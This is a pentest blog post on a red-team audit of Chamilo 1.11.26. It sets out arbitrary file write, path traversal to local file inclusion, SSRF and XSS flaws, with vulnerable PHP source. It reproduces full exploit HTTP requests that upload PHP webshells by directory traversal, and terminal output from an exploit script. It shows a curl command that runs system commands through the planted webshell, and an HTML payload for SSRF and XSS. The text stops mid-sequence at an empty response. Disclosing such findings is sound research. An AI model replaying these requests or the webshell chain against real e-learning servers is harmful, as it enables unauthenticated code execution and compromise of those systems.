Exploiting Chamilo during a Red Team engagement

Posted Tue 17 September 2024
Author Mathieu Farrell
Category Pentest
Tags pentest, Chamilo, PHP, vulnerability, 2024

The following blogpost explains how during a Red Team engagement we were able to identify several vulnerabilities including Remote Code Executions in the latest version of Chamilo.

Context

Chamilo is an open source e-Learning platform used by educators all around the world to digitalize and formalize their course content.

During a Red Team engagement, we found ourselves in a situation where the scope associated with our client was extremely restricted. However, we identified the existence of an up-to-date instance of Chamilo exposed over the Internet. This CMS is developed in PHP, making it a particularly interesting target for us. Knowing that several vulnerabilities were identified in 2023 by fellow researchers from RandoriSec and STAR Labs, we were confident of our chances of finding new vulnerabilities that would allow us to obtain our initial access.


We performed a time-constrained source code audit and identified numerous vulnerabilities in the latest version of the CMS (1.11.26 at the time), although only a few were useful in building a complete exploitation chain that allowed us to perform a Remote Code Execution without authentication.

Based on our source code audit, we identified the following vulnerabilities:

- Multiple Arbitrary File Write to Remote Code Execution
  - V1: Arbitrary File Write via /main/inc/ajax/document.ajax.php
  - V2: Arbitrary File Write via /main/admin/user_edit.php
- Path Traversal to Local File Inclusion to Remote Code Execution
  - V3: Path Traversal to Local File Inclusion via call to `require()` in /main/inc/ajax/plugin.ajax.php
- Server Side Request Forgery (SSRF)
  - V4: SSRF via the HTML to PDF conversion feature
- Multiple Cross Site Scripting (XSS)
  - Multiple Reflected Cross Site Scripting (XSS)
    - V5: Reflected Cross Site Scripting (XSS) in /main/session/session_category_list.php
    - V6: Reflected Cross Site Scripting (XSS) in /main/upload/index.php
  - Multiple Stored Cross Site Scripting (XSS)
    - V7: Stored Cross Site Scripting (XSS) in /main/calendar/agenda.php
    - V8: Stored Cross Site Scripting (XSS) via the messaging feature

> Static analysis (manual reading of the code) was used to identify all the vulnerabilities without any SAST tools or any other tooling.

Amongst the 8 vulnerabilities identified in the core, one (V1) was used in our chain to achieve RCE (optionally V3 could have been used), as it is described in the diagram below.


Creating a user via the registration feature (feature active by default)
Exploit SQLi without authentication in a plugin
Solution used during the audit, as the registration feature had been disabled.
Is it possible to write in Web root?
Yes
No
Using V1 to write to the Web root
Using V1 to write to /tmp
Use V3 to load the Webshell written in /tmp
RCE

V1: Arbitrary File Write via /main/inc/ajax/document.ajax.php

- Request path: /main/inc/ajax/document.ajax.php
- Request parameter: `$_FILES['upload']`

File: /main/inc/ajax/document.ajax.php

```php
<?php

...

require_once __DIR__.'/../global.inc.php';

$action = $_REQUEST['a'];
switch ($action) {

    ...

    case 'ck_uploadimage':
        api_protect_course_script(true);

        // it comes from uploaimage drag and drop ckeditor
        $isCkUploadImage = ($_COOKIE['ckCsrfToken'] == $_POST['ckCsrfToken']);

        if (!$isCkUploadImage) {
            exit;
        }

        $data = [];
        $fileUpload = $_FILES['upload'];
        $currentDirectory = Security::remove_XSS($_REQUEST['curdirpath']);
        $isAllowedToEdit = api_is_allowed_to_edit(null, true);
        if ($isAllowedToEdit) {

            ...

        } else {
            $userId = api_get_user_id();
            $syspath = UserManager::getUserPathById($userId, 'system').'my_files'.$currentDirectory;
            if (!is_dir($syspath)) {
                mkdir($syspath, api_get_permissions_for_new_directories(), true);
            }
            $webpath = UserManager::getUserPathById($userId, 'web').'my_files'.$currentDirectory;
            $fileUploadName = $fileUpload['name'];
            if (file_exists($syspath.$fileUploadName)) {
                $extension = pathinfo($fileUploadName, PATHINFO_EXTENSION);
                $fileName = pathinfo($fileUploadName, PATHINFO_FILENAME);
                $suffix = '_'.uniqid();
                $fileUploadName = $fileName.$suffix.'.'.$extension;
            }
            if (move_uploaded_file($fileUpload['tmp_name'], $syspath.$fileUploadName)) {
                $url = $webpath.$fileUploadName;
                $relativeUrl = str_replace(api_get_path(WEB_PATH), '/', $url);
                $data = [
                    'uploaded' => 1,
                    'fileName' => $fileUploadName,
                    'url' => $relativeUrl,
                ];
            }
        }
        echo json_encode($data);
        exit;

...

}
exit;
```

The above code snippet shows that the file content (controlled by the attacker) is written to a location created from data supplied by the attacker (`$_REQUEST['curdirpath']`, `$_FILES['upload']['name']`). As a result, the attacker can write a file while controlling its content and path, which allows him to perform Remote Code Execution. Therefore, an authenticated user with the minimum level of privilege can exploit this vulnerability.

Request to upload the file at the Chamilo Web root:

```
POST /Projects/chamilo_1.11.26/main/inc/ajax/document.ajax.php?a=ck_uploadimage&curdirpath=/../../../../../../
HTTP/1.1
Host: 127.0.0.1:58080
Content-Length: 227
Accept: */*
Cookie: ch_sid=<CHAMILO_COOKIE>
Content-Type: multipart/form-data; boundary=------------------------69e83ade0f7b04ec
Connection: close

--------------------------69e83ade0f7b04ec
Content-Disposition: form-data; name="upload"; filename="plugin.php"
Content-Type: application/octet-stream

<?php

phpinfo();

?>
--------------------------69e83ade0f7b04ec--
```

Response:

```
HTTP/1.1 200 OK
Date: Wed, 06 Mar 2024 12:37:44 GMT
Server: Apache/2.4.38 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/7.4.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 119
Connection: close
Content-Type: text/html; charset=UTF-8

{"uploaded":1,"fileName":"plugin.php","url":"\/app\/upload\/users\/3\/3\/my_files\/..\/..\/..\/..\/..\/..\/plugin.
php"}
```

Depending on where the attacker intends to write his file, all he has to do is play with the value of parameter `$_REQUEST['curdirpath']`, by figuring out the number of patterns ../ needed to reach the desired location.


Request to upload the file in /tmp:

```
POST /Projects/chamilo_1.11.26/main/inc/ajax/document.ajax.php?
a=ck_uploadimage&curdirpath=/../../../../../../../../../../../../../../../tmp/ HTTP/1.1
Host: 127.0.0.1:58080
User-Agent: curl/7.88.1
Accept: */*
Cookie: ch_sid=<CHAMILO_COOKIE>
Content-Length: 223
Content-Type: multipart/form-data; boundary=------------------------69e83ade0f7b04ec
Connection: close

--------------------------69e83ade0f7b04ec
Content-Disposition: form-data; name="upload"; filename="plugin.php"
Content-Type: application/octet-stream

<?php

phpinfo();

?>
--------------------------69e83ade0f7b04ec--
```

Response:

```
HTTP/1.1 200 OK
Date: Wed, 06 Mar 2024 00:26:46 GMT
Server: Apache/2.4.38 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/7.4.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 156
Connection: close
Content-Type: text/html; charset=UTF-8

{"uploaded":1,"fileName":"plugin.php","url":"\/app\/upload\/users\/3\/3\/my_files\/..\/..\/..\/..\/..\/..\/..\/..\/..\
/..\/..\/..\/..\/..\/..\/tmp\/plugin.php"}
```

> This is one of the vulnerabilities used in the chain to obtain Remote Code Execution without authentication.



```
[ 3:37][ego@alter:[redacted]/chamilo/Results/Exploits/1(main✗)]
 $ python3 exploit.py 'http://127.0.0.1:58080/Projects/chamilo-1.11.26/' 'guest' 'guest123!'
[*] Session cookie retrieval ...
[*] Session cookie: b44c821e6ddd2ab22d4e437a088e404d
[*] Successful authentication.
[*] Valid cidReq found (path):
        - main/document/document.php?cidReq=NOMDUCOURS0&id_session=0&gradebook=0&origin=&gidReq=0
[*] Successful exploitation of the first vulnerability.
[i] Webshell URL:
        - http://127.0.0.1:58080/Projects/chamilo-1.11.26//app/upload/users/3/3/my_files/../../../../../
../plugin.php
[+] Exploit succeed.
[ 3:37][ego@alter:[redacted]/chamilo/Results/Exploits/1(main✗)]
 $ curl -b "farrel=$(echo -ne 'system("id");'|base64)" 'http://127.0.0.1:58080/Projects/chamilo-1.11.26/
/app/upload/users/3/3/my_files/../../../../../../plugin.php'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

V2: Arbitrary File Write via /main/admin/user_edit.php

- Request path: /main/admin/user_edit.php
- Request parameter: `$_POST['extra_testextrafields']`

File: /main/inc/lib/extra_field_value.lib.php
Function: `ExtraFieldValue::saveFieldValues()`

```php
<?php

...

    public function saveFieldValues(
        $params,
        $onlySubmittedFields = false,
        $showQuery = false,
        $saveOnlyThisFields = [],
        $avoidFields = [],
        $forceSave = false,
        $deleteOldValues = true
    ) {

        ...

        // Parse params.
        foreach ($extraFields as $fieldDetails) {

            ...

            switch ($extraFieldInfo['field_type']) {

                ...

                case ExtraField::FIELD_TYPE_FILE:
                    $fileDir = $fileDirStored = '';
                    switch ($this->type) {
                        case 'course':
                            $fileDir = api_get_path(SYS_UPLOAD_PATH).'courses/';
                            $fileDirStored = "courses/";
                            break;
                        case 'session':
                            $fileDir = api_get_path(SYS_UPLOAD_PATH).'sessions/';
                            $fileDirStored = "sessions/";
                            break;
                        case 'user':
                            $fileDir = UserManager::getUserPathById($params['item_id'], 'system');
                            $fileDirStored = UserManager::getUserPathById($params['item_id'], 'last');
                            break;
                        case 'work':
                            $fileDir = api_get_path(SYS_UPLOAD_PATH).'work/';
                            $fileDirStored = "work/";
                            break;
                        case 'scheduled_announcement':
                            $fileDir = api_get_path(SYS_UPLOAD_PATH).'scheduled_announcement/';
                            $fileDirStored = 'scheduled_announcement/';
                            break;
                    }

                    $cleanedName = api_replace_dangerous_char($value['name']);
                    $fileName = ExtraField::FIELD_TYPE_FILE."_{$params['item_id']}_$cleanedName";
                    if (!file_exists($fileDir)) {
                        mkdir($fileDir, $dirPermissions, true);
                    }

                    if (!empty($value['tmp_name']) && isset($value['error']) && $value['error'] == 0) {
                        $cleanedName = api_replace_dangerous_char($value['name']);
                        $fileName = ExtraField::FIELD_TYPE_FILE."_{$params['item_id']}_$cleanedName";
                        moveUploadedFile($value, $fileDir.$fileName);

                        ...

                    }
                    break;

                ...

            }
        }
    }

...
```

The code snippet above highlights that an authenticated user with high privileges (more commonly an administrator) can upload a PHP file to the server when modifying his profile. When creating the file sent by the attacker via parameter `$_POST['extra_testextrafields']`, the controls on the generated filename are too permissive (allowing the creation of PHP files). However, unlike the vulnerability described above (V1), this one can only be exploited by an administrator.

Request to upload the file:

```
POST /Projects/chamilo_1.11.26/main/admin/user_edit.php?user_id=1 HTTP/1.1
Host: 127.0.0.1:58080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------109845679426710278371552566468
Content-Length: 4880
Origin: http://127.0.0.1:58080
Connection: close
Referer: http://127.0.0.1:58080/Projects/chamilo_1.11.26/main/admin/user_edit.php?user_id=1
Cookie: ch_sid=<CHAMILO_COOKIE>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----------------------------109845679426710278371552566468
Content-Disposition: form-data; name="firstname"

Jean
-----------------------------109845679426710278371552566468
Content-Disposition: form-data; name="lastname"

Dupont
-----------------------------109845679426710278371552566468
Content-Disposition: form-data; name="official_code"

ADMIN
-----------------------------109845679426710278371552566468
Content-Disposition: form-data; name="email"

webmaster@localhost.localdomain
-----------------------------109845679426710278371552566468
Content-Disposition: form-data; name="phone"

...

-----------------------------109845679426710278371552566468
Content-Disposition: form-data; name="extra_testextrafields"; filename="plugin.php"
Content-Type: application/x-php

<?php

phpinfo();

?>

-----------------------------109845679426710278371552566468
Content-Disposition: form-data; name="submit"


-----------------------------109845679426710278371552566468
Content-Disposition: form-data; name="_qf__user_edit"


-----------------------------109845679426710278371552566468
Content-Disposition: form-data; name="protect_token"

...

-----------------------------109845679426710278371552566468--
```

Response:

```
HTTP/1.1 302 Found
Date: Tue, 05 Mar 2024 23:01:56 GMT
Server: Apache/2.4.38 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/7.4.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: user_list.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Following the above request, a file is then stored at /app/upload/users/1/1/18_1_plugin.php.

> This vulnerability has not been used within the exploit chain.

V3: Path Traversal to LFI via call to `require()` in /main/inc/ajax/plugin.ajax.php

- Request path: /main/inc/ajax/plugin.ajax.php
- Request parameter: `$_GET['plugin']`
- Example of URL exploiting the vulnerability: /main/inc/ajax/plugin.ajax.php?a=md_to_html&plugin=../../../../../../../../../../../../tmp

File: /main/inc/ajax/plugin.ajax.php

```php
<?php
/* For licensing terms, see /license.txt */
use Michelf\MarkdownExtra;

/**
 * Responses to AJAX calls.
 */
require_once __DIR__.'/../global.inc.php';

api_block_anonymous_users();

$action = $_REQUEST['a'];

switch ($action) {
    case 'md_to_html':
        $plugin = isset($_GET['plugin']) ? $_GET['plugin'] : '';
        $appPlugin = new AppPlugin();
        $pluginInfo = $appPlugin->getPluginInfo($plugin);

        ...

        break;
}
```


File: /main/inc/lib/plugin.lib.php
Function: `AppPlugin::getPluginInfo()`

```php
<?php

...

    public function getPluginInfo($plugin_name, $forced = false)
    {
        $pluginData = Session::read('plugin_data');
        if (isset($pluginData[$plugin_name]) && $forced == false) {
            return $pluginData[$plugin_name];
        } else {
            $plugin_file = api_get_path(SYS_PLUGIN_PATH)."$plugin_name/plugin.php";

            $plugin_info = [];
            if (file_exists($plugin_file)) {
                require $plugin_file;
            }

            ...

        }
    }

    ...
...
```

The above source code shows that by manipulating the parameter `$_GET['plugin']` an attacker can control the first argument of the function `AppPlugin::getPluginInfo()` which itself creates a path (vulnerable to Path Traversal) from its first argument and then calls the `require()` function (Local File Inclusion, also known as LFI) with the created path.

In fact, at this point, the attacker can already obtain code execution via an Arbitrary File Write (V1), so exploiting this vulnerability is not very useful. However, we did find a use for this vulnerability. If the attacker can't write his webshell to the root of the Web server, he can always write it to a directory such as /tmp and then use this vulnerability to execute it. It is more of a backup or fallback solution, allowing us to ensure RCE regardless of the context of the remote application.

> This is one of the vulnerabilities used in the chain to obtain Remote Code Execution without authentication.




```
[ 3:42][ego@alter:[redacted]/chamilo/Results/Exploits/1(main✗)]
 $ python3 exploit.py 'http://127.0.0.1:58080/Projects/chamilo-1.11.26/' 'guest' 'guest123!'
[*] Session cookie retrieval ...
[*] Session cookie: 4ff288312d1efa0a3e705bfc220a509b
[*] Successful authentication.
[*] Valid cidReq found (path):
        - main/document/document.php?cidReq=NOMDUCOURS0&id_session=0&gradebook=0&origin=&gidReq=0
[!] Error (list indices must be integers or slices, not str)
[x] First method failed, trying the second one.
[*] Session cookie retrieval ...
[*] Session cookie: 4ff288312d1efa0a3e705bfc220a509b
[*] Successful authentication.
[*] Valid cidReq found (path):
        - main/document/document.php?cidReq=NOMDUCOURS0&id_session=0&gradebook=0&origin=&gidReq=0
[*] Successful exploitation of the second vulnerability.
[i] Webshell URL:
        - http://127.0.0.1:58080/Projects/chamilo-1.11.26//main/inc/ajax/plugin.ajax.php?a=md_to_html&pl
ugin=../../../../../../../../../../../../../../../../../../../../../../../tmp
[+] Exploit succeed.
```


V4: SSRF via the HTML to PDF conversion feature

It has been identified during the source code audit that a user with the ability to upload files within a course can exploit an SSRF vulnerability via the PDF generation functionality. This vulnerability arises from the transformation of .html and .htm files into PDF due to the use of the underlying mPDF component, for which an SSRF has already been documented in a blogpost publicly accessible on the Internet.

The screenshots below and the associated HTTP requests illustrate how an attacker could trigger the vulnerability. The payload used in the following requests is as follows:

```html
<html>
<link href="http://172.17.0.1:8000/A?B=C" rel="stylesheet" media="print"/>
<body>
<p>XSS and SSRF</p>
<img/src="x"onerror="alert(1234)"/>
</body>
</html>
```


127.0.0.1:58080/Projects/chamilo_1.11.26/main/document/document.php?cidReq=COURSTEST&id_session=0&gidReq=0&gradebook=0&origin=document&id=0
Chamilo
Page d'accueil
Mes cours
Agenda perso
Suivi
Réseau social
Panneau de contrôle
Administration
CoursTest / Documents
Passer en vue apprenant
Rechercher
Répertoire courant
Documents
Type
Nom
Taille
Date
Action
Historique de conversations dans le chat
Répertoires des utilisateurs
Tout sélectionner
annuler toutes les sélections
Action
Vous utilisez actuellement 0 Mo (0%) de votre espace de 95 Mo.


127.0.0.1:58080/Projects/chamilo_1.11.26/main/document/upload.php?cidReq=COURSTEST&id_session=0&gidReq=0&gradebook=0&origin=document&id=0
Chamilo
CoursTest / Documents / Envoyer un document
Répertoire courant
Documents
Importer le fichier
Importer le fichier (Simple)
Fichier
Parcourir... poc.html
Taille maximum du fichier: 100M
Quota de documents autorisé: 95.4M
Titre
Test SSRF via .html file
Commentaire
Paramètres avancés
Importer le document

Request to upload a file (part 1/3):

```
POST /Projects/chamilo_1.11.26/main/inc/lib/javascript/bigupload/inc/bigUpload.php?
cidReq=COURSTEST&id_session=0&gidReq=0&gradebook=0&origin=document&action=upload&key=0&origin=document&name=poc.ht
ml HTTP/1.1
Host: 127.0.0.1:58080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-type: application/x-www-form-urlencoded
Content-Length: 195
Origin: http://127.0.0.1:58080
Connection: close
Referer: http://127.0.0.1:58080/Projects/chamilo_1.11.26/main/document/upload.php?
cidReq=COURSTEST&id_session=0&gidReq=0&gradebook=0&origin=document&id=0
Cookie: ch_sid=<CHAMILO_COOKIE>
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

<html>
<link href="http://172.17.0.1:8000/A?B=C" rel="stylesheet" media="print"/>
<body>
<p>XSS and SSRF</p>
<img/src="x"onerror="alert(1234)"/>
</body>
</html>
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 02 Mar 2024 23:33:14 GMT
Server: Apache/2.4.38 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/7.4.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 38
Connection: close
Content-Type: text/html; charset=UTF-8

{"key":"40448921.tmp","errorStatus":0}
```

Request to upload a file (part 2/3):

```
POST /Projects/chamilo_1.11.26/main/inc/lib/javascript/bigupload/inc/bigUpload.php?
cidReq=COURSTEST&id_session=0&gidReq=0&gradebook=0&origin=document&action=upload&key=40448921.tmp&origin=document
HTTP/1.1
Host: 127.0.0.1:58080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://127.0.0.1:58080
Connection: close
Referer: http://127.0.0.1:58080/Projects/chamilo_1.11.26/main/document/upload.php?
cidReq=COURSTEST&id_session=0&gidReq=0&gradebook=0&origin=document&id=0
Cookie: ch_sid=<CHAMILO_COOKIE>
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

Response:

